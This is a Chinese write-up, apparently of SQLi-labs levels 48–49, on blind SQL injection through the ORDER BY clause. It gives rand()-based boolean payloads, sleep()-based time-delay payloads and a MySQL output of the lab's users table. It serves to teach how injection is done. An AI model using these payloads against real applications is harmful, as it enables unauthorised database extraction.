
这关只有正确时会显示，没有错误信息的回显，因此可以考虑布尔盲注或基于时间的盲注

1.布尔注入
常规的布尔注入在这关并不被接受，所以这里引入rand()函数:


rand(N) 函数
返回一个0.0~1.0内的随机浮点型数值。

取0~10 (不包括10)的随机浮点值写法：rand() * 10
取5~10的写法: 5 + rand() * 10
当要取整数的时候，就要用floor函数来取(下)整。
此外，当N被指定时，它将被用作种子值，每个种子产生的随机数序列是不同的。

那么这里就可以用rand(true|false)来布尔注入了:
当rand(true)时的排序:



当rand(false)时的排序:





因此可以通过显示的顺序来判断输入的猜测是true还是false

如 ?sort=rand(length(database())=8)

然后逐个爆字段等等

2.基于时间的注入（延时注入）





```
|  5 | stupid   | stupidity  |
|  6 | superman | genious    |
|  7 | batman   | mob!le     |
|  8 | admin    | admin      |
|  9 | admin1   | admin1     |
| 10 | admin2   | admin2     |
| 11 | admin3   | admin3     |
| 12 | dhakkan  | dumbo      |
| 13 | admin4   | admin4     |
| 14 | admin5   | admin5     |
| 38 | less38   | hello      |
| 39 | roo      | man        |
| 40 | roo      | man        |
| 41 | roo      | man        |
| 42 | roo      | man        |
| 43 | roo      | man        |
| 44 | roo      | man        |
+----+----------+------------+
21 rows in set (0.00 sec)

mysql> select * from users order by 1 and sleep(1);
+----+----------+------------+
| id | username | password   |
+----+----------+------------+
|  6 | superman | genious    |
| 14 | admin5   | admin5     |
|  1 | Dumb     | Dumb       |
|  9 | admin1   | admin1     |
| 40 | roo      | man        |
|  4 | secure   | crappy     |
| 12 | dhakkan  | dumbo      |
| 43 | roo      | man        |
|  7 | batman   | mob!le     |
| 38 | less38   | hello      |
|  2 | Angelina | I-kill-you |
| 10 | admin2   | admin2     |
| 41 | roo      | man        |
|  5 | stupid   | stupidity  |
| 13 | admin4   | admin4     |
| 44 | roo      | man        |
|  8 | admin    | admin      |
| 39 | roo      | man        |
|  3 | Dummy    | p@ssword   |
| 11 | admin3   | admin3     |
| 42 | roo      | man        |
```

```
+----+-----------+------------+
21 rows in set (21.06 sec)
```

经过试验表明order by之后可以跟sleep函数，经测试是每一句都会sleep1s

因此可以利用payload

?sort=1 and if((length(database())=8),0,sleep(1))

判断延时与否就能判断是否猜对了

Less49和48的区别在于是字符型，这样的话布尔rand()注入就不能使用了，因为在一对单引号中rand函数并不会被解析，会当作字符串，因此只能用延时注入

?sort=1' and if((length(database())=8),0,sleep(1))